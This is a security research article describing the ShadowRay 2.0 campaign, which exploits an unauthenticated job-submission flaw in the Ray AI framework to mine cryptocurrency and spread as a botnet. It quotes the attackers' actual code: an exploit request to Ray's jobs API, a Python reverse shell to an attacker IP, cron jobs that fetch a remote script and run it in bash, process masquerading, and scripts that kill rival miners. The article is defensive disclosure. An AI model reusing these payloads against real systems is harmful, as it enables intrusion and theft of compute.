


Oligo

Archived: 2026-04-02 12:46:08 UTC

ShadowRay 2.0: Attackers Turn AI Against Itself in Global Campaign that Hijacks AI Into Self-Propagating Botnet



Oligo Security researchers have uncovered an ACTIVE global hacking campaign that uses AI to attack AI. The operation, dubbed ShadowRay 2.0, exploits a known, yet disputed, flaw in Ray, an open-source framework that powers many of today's AI systems, to quietly seize control of powerful computing clusters and conscript them into a self-replicating botnet.

In early November 2025, the Oligo Security research team identified an attack campaign exploiting the [ShadowRay](#) vulnerability ([CVE-2023-48022](#)) in Ray, a widely used open-source AI framework. This is the same flaw Oligo previously observed being exploited in late 2023 (see the new [MITRE, ShadowRay, Campaign C0045](#)).

For the recent campaign, attackers leveraged DevOps-style infrastructure by using GitLab as a platform for updating and delivering region-aware malware. Oligo reported this activity to Gitlab and the attacker repository and account was removed on November 5, 2025. However, Oligo has determined that the attackers have migrated to GitHub in order to continue their campaign as of November 10, 2025, creating multiple accounts and new repos. It remains active.

The latest campaign represents a major evolution from our initial ShadowRay discovery. The attackers, operating under the name **IronErn440**, have turned Ray's legitimate orchestration features into tools for a self-propagating, globally cryptojacking operation, spreading autonomously across exposed Ray clusters.

What makes this campaign particularly notable is the **use of AI to attack AI**: our analysis shows attackers leveraged LLM-generated payloads to accelerate and adapt their methods. We also observed multiple criminal groups competing for the same CPU resources, often terminating legitimate workloads and rival cryptominers to maximize profits.

Equally concerning is the campaign's operational sophistication. The attackers limited **CPU usage to ~60% to evade detection**, disguised malicious processes as legitimate services, and hid GPU usage from Ray's monitoring to avoid detection while leveraging premium compute resources. In addition, the attackers employed a DevOps-style infrastructure by using GitLab for real-time, **region-aware malware** updates and delivery.

Evidence suggests the operation could have been active since September 2024, compromising Ray clusters across multiple continents through automated OAST-based discovery.

This isn't just another cryptojacking campaign. It's the foundation of a **multi-purpose botnet** capable of DDoS attacks, data exfiltration, and global autonomous propagation.

What is also highly concerning is that this vulnerability is "disputed" because the maintainers indicate that Ray is not intended for use outside a "strictly-controlled network environment". In practice however, users often deploy Ray without heeding this warning, which creates an extended window for exploitation, evidenced by its continued and expanded weaponization by attackers in the wild. In fact, there are now more than 230,000 Ray servers exposed to the internet, in contrast to the few thousand we observed during our initial ShadowRay discovery.

Below, we walk through:

- The ShadowRay campaign from March 2024
- The growth of exposed Ray servers
- The new waves of attacks leveraging CVE-2023-48022
- The attack group's techniques
- How the attackers have evaded detection
- Recommendations for protection

Why we looked into Ray (again)


Our renewed research into Ray began when we were looking into some customer environments and noticed that they were running Ray. While those instances were already protected through Oligo's runtime security platform, the potential risk was flagged to ensure proper configuration and secure deployment of Ray, meaning no Oligo customer environments were impacted or targeted in this new attack campaign.

A History Lesson: The Original ShadowRay Campaign

In March 2024, Oligo [unveiled ShadowRay](#), a vulnerability that was leveraged in the first known attack campaign exploiting AI workloads in the wild. The attackers exploited CVE-2023-48022 that impacts Ray, the open-source AI framework commonly referred to as the "Kubernetes of AI." The flaw allows unauthenticated remote code execution (RCE) through Ray's Jobs API.

Our original research showed that thousands of exposed Ray servers had already been compromised across a variety of sectors. Attackers used them to run cryptominers, steal secrets, and exfiltrate data from live AI workloads.

While certain related issues were patched, CVE-2023-48022 itself was never directly fixed. The behavior in Ray is a design feature and is safe when used in a trusted environment that is not exposed to the internet. Following the disclosure, Ray maintainers issued configuration and deployment guidance, advising that "Security and isolation must be enforced outside of the Ray Cluster."



Ray allows any clients to run arbitrary code. Be extremely careful about what is allowed to access your Ray Cluster

If you expose these services (Ray Dashboard, Ray Jobs, Ray Client), anybody who can access the associated ports can execute arbitrary code on your Ray Cluster. This can happen:

- Explicitly: By submitting a Ray Job, or using the Ray Client
- Indirectly: By calling the Dashboard REST APIs of these services
- Implicitly: Ray extensively uses cloudpickle for serialization of arbitrary Python objects. See [the pickle documentation](#) for more details on Pickle's security model.

The Ray Dashboard, Ray Jobs and Ray Client are developer tools that you should only use with the necessary access controls in place to restrict access to trusted parties only.

Source: <https://docs.ray.io/en/latest/ray-security/index.html>

DISCLAIMER: The new campaign does not relate to Anyscale's (the developers of Ray) SaaS offerings or paid products. The sole intention of this blog is to support users of Ray by increasing awareness of its security aspects and common pitfalls.

At the same time, the broader security community has [continued to treat CVE-2023-48022 as a legitimate vulnerability](#). It is formally recognized in MITRE ATT&CK, NIST's National Vulnerability Database (NVD), and Google's Open Source Vulnerabilities (OSV) platform.


This means that while the CVE can be detected in environments, there is not a specific version to upgrade to. Users are urged to follow the official [Ray security guidelines](#) and also leverage [this open-source tool](#) to verify proper configuration of their clusters to avoid accidental exposure.

The Growth of Exposed Ray Servers

Since early November 2025, our research team has identified significant renewed malicious activity in exposed Ray clusters around the world, nearly two years after us originally showing CVE-2023-48022 being exploited in the wild.

At the time of our original research, only thousands of exposed Ray servers were observed in the wild. Our scans today reveal that over 200,000 Ray servers remain exposed to the internet, with a portion confirmed as vulnerable or already compromised. Many of the exposed servers belong to active startups, research labs, and cloud-hosted AI environments, while some are honeypots.

The lack of a definitive patch, coupled with the assumption that users would self-secure their clusters, has allowed threat actors to weaponize the same underlying weakness, culminating in the new ShadowRay v2 campaign.



WorldWide spread of ray dashboards, after ShadowRay was discovered by Oligo there are more than 200K instances (10x increase). Source: Shodan



A time series view of vulnerable instances starting in April 2024. Source: Shodan

New Threat Actors, New Attacks

The campaign we have observed mirrors some of the characteristics and behaviors consistent with ShadowRay's original exploitation chain:

- RCE via the exposed Ray dashboard API.
- Payload injection to deploy cryptocurrency miners and data exfiltration tools.
- Persistence mechanisms disguised as Ray worker processes.
- New IoCs observed in compromised nodes (full list below).

While this new activity shares some common threads with our March 2024 research, it is being carried out by **entirely new threat actors that are leveraging different techniques** to reach their end goals.

Two Waves of Attacks Uncovered

Our analysis of the ShadowRay 2.0 activity shows that the campaign did not end with a single takedown. Instead, it evolved across two platforms:

- **Wave One – GitLab launched:** In early November 2025, attackers were using GitLab for their payload evolution and delivery. After Oligo reported the activity to GitLab, the attackers' account and repository was removed on November 5, 2025.
- **Wave Two – GitHub launched:** Within days of the GitLab takedown, the threat actors reestablished their operation by standing up a new GitHub repository to continue the advanced attacks via a repository that went live on November 10, 2025. On November 17, the repo was taken down, with attackers immediately creating a new one on the same day. The second wave remains active, demonstrating the attackers' persistence and agility in maintaining the campaign.

Below, we walk through the technical details, findings, and evidence of the techniques the attackers have deployed in both phases of this ongoing campaign.

GitLab-Launched Attack Campaign: Technical Breakdown and Evidence of Techniques

Below, we walk through the specific techniques the attackers used in this campaign with GitLab as their delivery mechanism, providing evidence of what was uncovered and how they used their methods to evolve from simple cryptojacking efforts to building a multi-purpose botnet.

1: Discovery - "Finding the Needle in the Internet Haystack"

Attackers used interact.sh (an OAST platform) to spray payloads across the internet and identify which Ray dashboard IPs were exploitable. By sending callbacks to oast.fun subdomain, they could track which servers executed their commands.

Attackers have triggered the very first step in Ray by posting a job that :

```
curl -X POST " http://[host]:[port]/api/jobs/ " -H 'Content-Type: application/json' -d '{"endpoint": "curl  
bwqqvqfsgseplyo1tois92rdukv0mm5th.oast.fun"}'
```

This is reconnaissance as a service - attackers weaponized out-of-band platforms to automatically discover vulnerable targets at scale. Instead of manual scanning, they let victims identify themselves by calling back. This approach also helps evade traditional scanning detection.

The screenshot displays the Ray dashboard interface. At the top, there are navigation tabs: Overview, Jobs, Serve, Cluster, Actors, Metrics, and Logs. Below this, the current job is identified as 'raysubmit_e3ZtH35A2yMzZj4'. The 'Ray Core Overview' section shows a 'Total: 0' with a corresponding bar chart. The 'Logs' section is expanded, showing a list of network-related log entries for 'eth0' and 'lo' interfaces, including details on RX and TX packets, errors, and bytes. Below the logs, there are interactive buttons for 'REFRESH', 'RESET TIME', and 'DOWNLOAD LOG FILE'. At the bottom of the logs, a traceback is visible, showing an error: 'Error: Failed to download the script from https://gitlab.com/ironern448-group/ironern448-project/-/raw/main/run.sh' with a 'Permission denied' message.

By seeing the permission errors attackers ran into in the compromised Ray dashboard job history and logs - attackers knew why payloads were failing. With detailed error messages printed to the job's STDERR/STDOUT, they adapted their payloads and succeeded the next time.

The obfuscated "stage 2" of the payload includes the docstrings and useless echoes, which strongly implies the code is LLM-generated:


```
kill_unwanted() {
# --- Step 1: Kill 'xmr' and 'node' processes ---
if command -v pkill >/dev/null 2>&1; then
    pkill -f "index.js"
    pkill "xmr"
elif command -v pgrep >/dev/null 2>&1; then
    pgrep -f "index.js" | xargs -r kill
    pgrep -x "xmr" | xargs -r kill
else
    ps aux | grep '[x]mr' | awk '{print $2}' | xargs -r kill
    ps aux | grep -w '[i]ndex.js' | awk '{print $2}' | xargs -r kill
fi

# --- Step 2: Kill other 'bash' processes, excluding the current shell ---
if command -v pgrep >/dev/null 2>&1; then
    # Get all bash PIDs, remove the current shell's PID ($$), then kill the rest
    pgrep "index.js" | grep -v "^$$" | xargs -r kill
else
    # Fallback using ps, excluding the current shell's PID via awk
    ps aux | grep -w '[i]ndex.js' | awk -v mypid=$$ '$2 != mypid {print $2}' | xargs -r kill
fi
}


kill_unwanted
```

Job ID	Name	Command	Status	Progress	Log	Stack Trace	Trace (Driver)	Trace (Graph)	Trace (Driver)	Trace (Graph)	Trace (Driver)	Trace (Graph)	Trace (Driver)	Trace (Graph)	Trace (Driver)	Trace (Graph)
09000000	raysubmit_84460xKA4w427P	python3 -c 'import ray.subprocess; from ray.util.schedu...	Running	18% 51m	Log	Stack Trace (Driver)	CPU Flame Graph (Driver)	2025/11/01 21:57:34	-	3556273						
08000000	raysubmit_NLXPJ8a25rnn6G	python3 -c 'import ray.subprocess; from ray.util.schedu...	Running	14 5h	Log	Stack Trace (Driver)	CPU Flame Graph (Driver)	2025/11/01 16:31:01	-	3323886						
07000000	raysubmit_B1TYqf4bFLAs6	python3 -c 'import ray.subprocess; from ray.util.schedu...	Running	14 1h	Log	Stack Trace (Driver)	CPU Flame Graph (Driver)	2025/10/31 22:50:27	-	3165891						
06000000	raysubmit_5paa5K6mLsqZf	python3 -c 'import ray.subprocess; from ray.util.schedu...	Running	14 23h	Log	Stack Trace (Driver)	CPU Flame Graph (Driver)	2025/10/31 17:38:02	-	3091365						
05000000	raysubmit_M4EqaM7p4uPS	python3 -c 'import ray.subprocess; from ray.util.schedu...	Running	24 2h	Log	Stack Trace (Driver)	CPU Flame Graph (Driver)	2025/10/31 16:24:09	-	3087908						
04000000	raysubmit_8w8M7x43g2m1Hf	python3 -c 'import ray.subprocess; from ray.util.schedu...	Running	10 7h	Log	Stack Trace (Driver)	CPU Flame Graph (Driver)	2025/10/31 14:39:47	-	3072226						

```
is_ec2_host() {
hostname | grep -qi -e "ec2" -e "compute"
return $?
}

if ! is_program_running; then
cpu_count=$(get_cpu_count)
if [ "$cpu_count" -gt 3 ] || is_ec2_host; then
download_and_execute
else
echo "LOW CPU: System has only $cpu_count CPUs (minimum 4 required) and is not an EC2 instance"
fi
fi
```

[+] Discovered: 4 CPUs, 0 GPUs. Allocating 60%: 2 CPUs, 0 GPUs.



5: Reverse Shells - "Opening the Backdoor"

Attackers established multiple interactive reverse shells to AWS-hosted C2 servers, giving them command-line access to compromised Ray clusters. Multiple shells to different ports suggest redundancy or different attack operators.

The use of multiple simultaneous reverse shells on different ports indicates either multiple attackers competing for access or sophisticated failover mechanisms. Evidence shows shells connecting to ports 3876, 40331, 48331, and 443 - suggesting extensive C2 infrastructure.

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("103.127.134.124",30654));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

Attacker IP in reverse shell python payload

Job ID	Submission ID	Entrypoint	Status	Status message	Duration	Tasks	Actions	StartTime	EndTime	Driver Pod
2400000	raysubmit_LaRCMjAG029fGg	python3 -c 'import sys;subprocess.run(sys.argv[1].split())'	SUCCEEDED	Job finished successfully	Expand	27s	Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/11/01 09:58:50	2025/11/01 09:59:18	2094898
(no ray driver)	raysubmit_3QK18HVLN5W1	python3 -c 'import sys;subprocess.run(sys.argv[1].split())'	FAILED	Job endpoint command failed	Expand	4s	Log	2025/10/25 22:08:14	2025/10/25 22:08:18	-
(no ray driver)	raysubmit_LK7BtpvR3C4wf	python3 -c 'import sys;subprocess.run(sys.argv[1].split())'	FAILED	Job endpoint command failed	Expand	4s	Log	2025/10/25 22:07:02	2025/10/25 22:07:07	-
(no ray driver)	raysubmit_3nEqRiAh2HLXdeee	python3 -c 'import sys;subprocess.run(sys.argv[1].split())'	SUCCEEDED	Job finished successfully	Expand	4s	Log	2025/10/25 21:52:06	2025/10/25 21:52:11	-
(no ray driver)	raysubmit_ZVjCRe9y52cTmEDU	echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAE..."	SUCCEEDED	Job finished successfully	Expand	4s	Log	2025/10/25 21:57:59	2025/10/25 21:58:04	-
(no ray driver)	raysubmit_TGccP7HCbTaXeISa	python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("103.127.134.124",30654));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'	RUNNING	Job is currently running	Expand	124.6s	Log	2025/10/21 11:54:13	-	-
(no ray driver)	raysubmit_LaARH7TqgP7Dn6	find -name type f -name "env" grep -l xargs -0 cat >> d...	SUCCEEDED	Job finished successfully	Expand	1s	Log	2025/10/18 17:52:15	2025/10/18 17:52:20	-
(no ray driver)	raysubmit_3nEqRiAh2HLXdeee	cat /home/*/.bash_history >> history.txt && python3 scrip...	FAILED	Job endpoint command failed	Expand	4s	Log	2025/10/18 17:45:45	2025/10/18 17:45:49	-
(no ray driver)	raysubmit_3nEqRiAh2HLXdeee	find /home/* -type f -name "env" grep -l xargs -0 cat >> ...	FAILED	Job endpoint command failed	Expand	4s	Log	2025/10/18 17:41:17	2025/10/18 17:41:22	-
(no ray driver)	raysubmit_PjCgZg8t5G7v	grep -rn --include *.py python3 script.py	SUCCEEDED	Job finished successfully	Expand	6s	Log	2025/10/18 17:55:50	2025/10/18 17:55:55	-

```
root 4895187 1 0 36.02 7 00:00:00 python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("103.127.134.124",30654));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

Active reverse shells to the attacker's IPs

(no ray driver)	raysubmit_3nEqRiAh2HLXdeee	sudo echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAE..."	SUCCEEDED
(no ray driver)	raysubmit_ZVjCRe9y52cTmEDU	echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAE..."	SUCCEEDED
(no ray driver)	raysubmit_TGccP7HCbTaXeISa	python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("103.127.134.124",30654));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'	RUNNING

One can see the opened Python reverse shells in the Ray dashboard job history

Jobs / **raysubmit_TGccP7HCbTaXeISa**

Entrypoint

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("103.127.134.124",30654));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

Status **RUNNING** [View details](#)

Submission ID **raysubmit_TGccP7HCbTaXeISa**

Ended at

Runtime environment

Job ID	Submission ID	Entrypoint	Status	Status message	Duration	Tasks	Actions	StartTime	EndTime	
0900000	raysubmit_8S8kXkAfwD7P	python3 -c 'import sys;subprocess.run(sys.argv[1].split())'	RUNNING	Job is currently running	Expand	19s 51m	Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/11/01 21:57:34	-	3556323
0800000	raysubmit_NL979jBz2rwn6G	python3 -c 'import sys;subprocess.run(sys.argv[1].split())'	RUNNING	Job is currently running	Expand	1d 9h	Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/11/01 10:01:01	-	3323986
0700000	raysubmit_B17YgFdbP4A06	python3 -c 'import sys;subprocess.run(sys.argv[1].split())'	RUNNING	Job is currently running	Expand	1d 18h	Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/10/31 23:50:27	-	3166881
0600000	raysubmit_5pqaSK9mLsqZ7	python3 -c 'import sys;subprocess.run(sys.argv[1].split())'	RUNNING	Job is currently running	Expand	1d 27h	Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/10/31 17:38:52	-	3091365
0500000	raysubmit_LvEqwM9pPAP8S	python3 -c 'import sys;subprocess.run(sys.argv[1].split())'	RUNNING	Job is currently running	Expand	2d 9h	Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/10/31 16:24:09	-	3089908
0400000	raysubmit_8wMM7L4E1g2mWly	python3 -c 'import sys;subprocess.run(sys.argv[1].split())'	RUNNING	Job is currently running	Expand	2d 2h	Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/10/31 14:30:47	-	3072206
0400000	raysubmit_nD1ChURAmQF5p	python3 -c 'import sys;subprocess.run(sys.argv[1].split())'	FAILED	Unexpected error occurred: Ta...	Expand	17s 51m	Log Stack Trace (Driver) CPU Flame Graph (Driver)	2025/11/01 22:08:55	2025/11/02 16:06:25	-

6: Persistence - "Ensuring They Never Leave"

Attackers installed multiple persistence mechanisms: cron jobs running every 15 minutes, systemd services disguised as system components, and .bashrc injections. The cron job continuously re-downloads and executes mon.sh from GitLab.

The use of GitLab as a live C2 infrastructure means attackers can update payloads in real-time. Every 15 minutes, all compromised systems check for updates and re-infect themselves. This turns GitLab into a distributed update mechanism for malware.

Cron Job:

```
* /15 * * * * wget -O - https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh | bash
```

```
+ create_cronjob() {
+   local cmd
+   command -v curl >/dev/null && cmd="curl -fsSLk $1 | tr -d '\r\n' | /bin/sh"
+   command -v wget >/dev/null && cmd="wget -qO- $1 | tr -d '\r\n' | /bin/sh"
+   (crontab -l 2>/dev/null | grep -vF "$1"; echo "* /15 * * * * $cmd") | crontab -
+ }
+ create_cronjob "https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh"
```

```
192 # Add a cron job if it doesn't already exist
193 if ! crontab -l 2>/dev/null | grep -q "wget -O - https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh | bash"; then
194   (crontab -l 2>/dev/null; echo "* /15 * * * * wget -O - https://gitlab.com/ironern440-group/ironern440-project/-/raw/main/mon.sh | bash") | c
195   echo "Cron job added successfully."
196 else
197   echo "Cron job already exists."
198 fi
```

```
334 # Robust persistence installation
335 install_persistence() {
336   echo -e "${YELLOW}Installing persistence...${NC}"
337
338   HEALTH_MONITOR_PATH="/tmp/.health-monitor"
339   installed=0
340
341   # Ensure health monitor script exists
342   if [ ! -f "$HEALTH_MONITOR_PATH" ]; then
343     cat > "$HEALTH_MONITOR_PATH" << 'EOF'
344 #!/bin/bash
345 # Health monitor - robust version
346 echo "ksoftirqd/0" > /proc/$$/comm 2>/dev/null || true
347
348 MINER_FOUND=""
349 while true; do
350   # Check for our miner using multiple methods
351   MINER_FOUND=""
352   for pattern in "supportxmr.com:443" "xmrig" "kworker"; do
353     if pgrep -f "$pattern" >/dev/null 2>&1; then
354       MINER_FOUND="yes"
355       break
356     fi
357   done
358
359   if [ -z "$MINER_FOUND" ]; then
360     # Try to start miner from multiple locations
361     for miner in "/tmp/.kworker" "/var/tmp/.kworker" "/dev/shm/.kworker" "/tmp/ksoftirqd" "/var/tmp/ksoftirqd"; do
362       if [ -x "$miner" ]; then
363         "$miner" --cpu-priority=5 -o pool.supportxmr.com:443 -u 4SMin2AE0gTym8qbn5qsk99ATrEM6N95hb3ge5M4bWHR0XuFyq367VhWwAusR9L35E4Y
364         sleep 10
365         break
366       fi
367     done
368   fi
369 done
370
371 # Kill competing miners
372 pkill -f "xmrig.*" 2>/dev/null || true
373 pkill -f "miner.*" 2>/dev/null || true
374 pkill -f "stratum" 2>/dev/null || true
375
376 sleep 30
377 done
```

```
5) [0m 100 7943k 100 7943k 0 0 23.7M 0 --:--:-- --:--:-- --:--:-- 23.7M
5) [0m Program file downloaded and installed at: /usr/lib/dev/systemdev/dns-filter
5) [0m Starting primary program...
5) [0m Primary program running (PID 2095940)
5) [0m Cron job added successfully.
5) [0m Cron job already exists.
5) [0m bash: line 199: /usr/bin/chattr: Permission denied
5) [0m bash: line 200: /usr/bin/chattr: Permission denied
```

7: Masquerading - "Hiding in Plain Sight"

Attackers renamed malicious processes to look like legitimate Linux kernel workers (kworker/0:0) and system services (dns-filter). The XMRig cryptocurrency miner was renamed to .python3.6 and disguised as a systemd service.

The sophistication of process renaming goes beyond simple hiding. By using echo "kworker/0:0" > /proc/\$\$/comm, they change how the process appears in system monitoring tools. The name "dns-filter" suggests DNS filtering, which IT teams might expect to see running.

Masquerading Techniques:

- Process rename to [kworker/0:0] (appears as kernel worker)
- Binary named /usr/lib/dev/systemdev/dns-filter (looks like system service)
- Hidden binary .python3.6 in current directory
- Systemd service names: custom-X-service


```

20 root      1667804      1 0 Sep21 ?      00:05:31 ./netsh
21 root      2305393      1 0 Sep13 ?      00:29:27 /bin/bash /var/tmp/.ddns.sh
22 root      2309788      1 0 Sep13 ?      00:57:13 /bin/bash /var/tmp/.ddns.sh
23 root      2471383      1 0 Sep26 ?      00:05:02 ./netsh
    
```

Newer shells used "netsh" while older reverse shells started via /var/tmp/ddns.sh

```

26 root      4101394      1 99 Nov02 ?      1-19:50:38 /usr/lib/dev/systemdev/dns-filter -o 18.230.118.147:443 --tls
27 root      4146897 2309788 99 Nov02 ?      3-22:18:46 ./python3.6
    
```

Disguising as Python 3.6 process


8: GPU Mining - "Stealing Premium Compute"

Attackers specifically targeted Ray clusters with NVIDIA GPUs (A100s in particular). Environment variables show NVIDIA libraries loaded and 23.9GB of GPU memory consumed, but Ray's dashboard reports 0% GPU utilization, indicating a hidden miner.

GPU cryptojacking is a goldmine, because A100 GPUs cost \$3-4/hour on cloud platforms. By hiding GPU usage from Ray's monitoring, attackers avoid immediate detection while stealing premium compute resources. The resource discovery payload specifically checks for GPU availability before deploying GPU-enabled miners.

Host / Worker Process name	State	State Message	ID	IP / Port	Actions	CPU	Memory	GPU	GRAM	Object Store Memory	Dis
cd3a156488b	ALIVE	-	172.17.0.5 (Head)	172.17.0.5	Log	5.4%	3.56GB/167.06GB(2.1%)	0%	0%	0.00009/9.31080PiB	OK
Ass/bin/python	ALIVE	N/A	747		Log CPU Flame Graph Stack Trace Memory Profiling	0%	14.99MB/167.06GB(0.0%)	N/A	N/A	N/A	N/A
ray-BLE	ALIVE	N/A	730de...	769	Log CPU Flame Graph Stack Trace Memory Profiling	0.6%	81.97MB/167.06GB(0.0%)	N/A	N/A	N/A	N/A

Cluster of NVIDIA A100 GPUs



Logical Resources

```

1.0/24.0 CPU
1.0/1.0 GPU
0.0/1.0 accelerator_type:A100
0B/154.37GiB memory
0B/9.31GiB object_store_memory
    
```

Making the machine look under-utilized: The Ray GPU utilization looks low (0%) as the subprocess that runs XMRig takes over the GPU resources in practice.

9: Competition Elimination - "Cryptojacker vs. Cryptojacker"

Attackers deployed sophisticated scripts to detect and kill rival cryptocurrency miners. They hunt for processes matching patterns like "xmrig", "minernd", "ccminer", or any process using >25% CPU. They also block competing mining pools via /etc/hosts and firewall rules.

This reveals a hidden war between cryptojacking groups. Multiple attackers are targeting the same Ray clusters, and they're actively fighting each other for resources. The scripts specifically protect their own miner (connected to supportxmr.com) while killing everything else. It's organized crime with source code.

Protection Logic:

```
if echo "$cmdline" | grep -vq "supportxmr.com" && echo "$cmdline" | grep -q "xmrig"; then
```

```
kill -9 "$pid" # Kill rival miner
```

fi

Blocked Mining Pools:

- pool.minexmr.com
- xmripool.eu
- Multiple other Monero pools via /etc/hosts and iptables

```
[0;32mPools blocked safely (supportxmr.com allowed) [0m
[1;33mDestroying miner infrastructure... [0m
```

Logs from a compromised dashboard, the payload is blocking competitor mining pool, and hosts, using hosts file and iptables.

Job ID	Submission ID	Endpoint	Status	Status message	Duration	Tasks	Actions	StartTime	EndTime
0d000000	raysubmit_cst473PyLEDBFK	python3 -c "import ray; subprocess.run rayctl.schedul...	SUCCEEDED	Job finished successfully.	2m 47s		Log Stack Trace (Driver) CPU Flame Graph (Driver) Memory Profiling (Driver)	2025/11/02 04:18:59	2025/11/02 04:21:41
0d000000	raysubmit_dGARBBLZMxR9XKw	python3 -c "import ray; subprocess.run rayctl.address=Vloc...	SUCCEEDED	Job finished successfully.	4s 18ms		Log Stack Trace (Driver) CPU Flame Graph (Driver) Memory Profiling (Driver)	2025/11/02 03:49:51	2025/11/02 03:49:55
0e0 ray (driver)	raysubmit_jg7WHEzMBvewQzly	bash -c "kill -9 -f \$miner; kill -9 -f \$miner; m -f /lib...	FAILED	Job endpoint command failed.	4s 49ms		Log	2025/11/02 03:47:21	2025/11/02 03:47:25
0e0 ray (driver)	raysubmit_RRc77W5d4729Uj	bash -c "kill -9 -f \$miner; kill -9 -f \$miner; m -f /lib... miner \$minerAddress=\$MINER_*" "ip -s \$minerAddress"	FAILED	Job endpoint command failed.	1s 12ms		Log	2025/11/02 03:47:25	2025/11/02 03:47:35

```
echo -e "${GREEN}Destroyed $killed foreign miner processes${NC}"
```

Attackers explicitly killing running miners

```
crontab -r
iptables -A INPUT -s 66.23.199.44 -j DROP
iptables -A INPUT -s 45.61.150.83 -j DROP
iptables -A OUTPUT -d pool.woolypooly.com -j DROP
iptables -A INPUT -s pool.woolypooly.com -j DROP
iptables -A INPUT -s eu.zano.k1pool.com -j DROP
```

Kicking out competitors - Manipulation of iptables to block other attackers and threat actors from reaching the vulnerable instance again after killing their processes.

```
kill_unwanted() {
# --- Step 1: Kill 'xmr' and 'node' processes ---
if command -v pkill >/dev/null 2>&1; then
pkill -f "index.js"
pkill "xmr"
elif command -v pgrep >/dev/null 2>&1; then
pgrep -f "index.js" | xargs -r kill
pgrep -x "xmr" | xargs -r kill
else
ps aux | grep '[x]mr' | awk '{print $2}' | xargs -r kill
ps aux | grep -w '[i]ndex.js' | awk '{print $2}' | xargs -r kill
fi

# --- Step 2: Kill other 'bash' processes, excluding the current shell ---
if command -v pgrep >/dev/null 2>&1; then
# Get all bash PIDs, remove the current shell's PID ($$), then kill the rest
pgrep "index.js" | grep -v "^$$" | xargs -r kill
else
# Fallback using ps, excluding the current shell's PID via awk
ps aux | grep -w '[i]ndex.js' | awk -v mypid=$$ '$2 != mypid {print $2}' | xargs -r kill
fi
}

kill_unwanted
```

Killing specific 'unwanted' processes by name (index.js and xmr by name)

```
# Function to monitor and kill high CPU usage processes
kill_high_cpu_processes() {
    local threshold=150.0
    local exclude_patterns=("reservepattern454545" "oAwgBDKKS")
    local pid cpu cmdline

    ps -eo pid,%cpu --sort=-%cpu | awk -v threshold="$threshold" \
        'NR>1 && $2 > threshold {print $1}' | while read -r pid; do

        # Read full command line (even if truncated in `ps`)
        if [ -f "/proc/$pid/cmdline" ]; then
            cmdline=$(tr '\0' ' ' < "/proc/$pid/cmdline")
        else
            echo "PID $pid died before inspection"
            continue
        fi

        # Check for exclusion patterns in full cmdline
        for pattern in "${exclude_patterns[@]}; do
            if [[ "$cmdline" == *"$pattern"* ]]; then
                echo "Excluding PID $pid (matched '$pattern')"
                continue 2
            fi
        done

        # Kill if not excluded
        if kill -9 "$pid" 2>/dev/null; then
            echo "Killed PID $pid (CPU: $(ps -p "$pid" -o %cpu --no-headers)%)"
        else
            echo "Failed to kill PID $pid (already dead or permission denied)"
        fi
    done
}
```

Killing CPUs with high utilization, except their own miner (by pattern found in cmdline)

```
# Robust process detection that handles different ps formats
is_our_miner() {
    pid="$1"
    if [ -z "$pid" ] || [ ! -d "/proc/$pid" ]; then
        return 1
    fi

    # Method 1: Check /proc/$pid/cmdline
    if [ -r "/proc/$pid/cmdline" ]; then
        cmdline=$(cat "/proc/$pid/cmdline" | tr '\0' ' ' 2>/dev/null)
        if echo "$cmdline" | grep -q "$OUR_MINER_PATTERN"; then
            return 0
        fi
    fi

    # Method 2: Try different ps formats
    if command -v ps >/dev/null 2>&1; then
        # Try ps with command format
        if ps -p "$pid" -o command 2>/dev/null | grep -q "$OUR_MINER_PATTERN"; then
            return 0
        fi
        # Try ps with args format
        elif ps -p "$pid" -o args 2>/dev/null | grep -q "$OUR_MINER_PATTERN"; then
            return 0
        fi
        # Try ps with cmd format
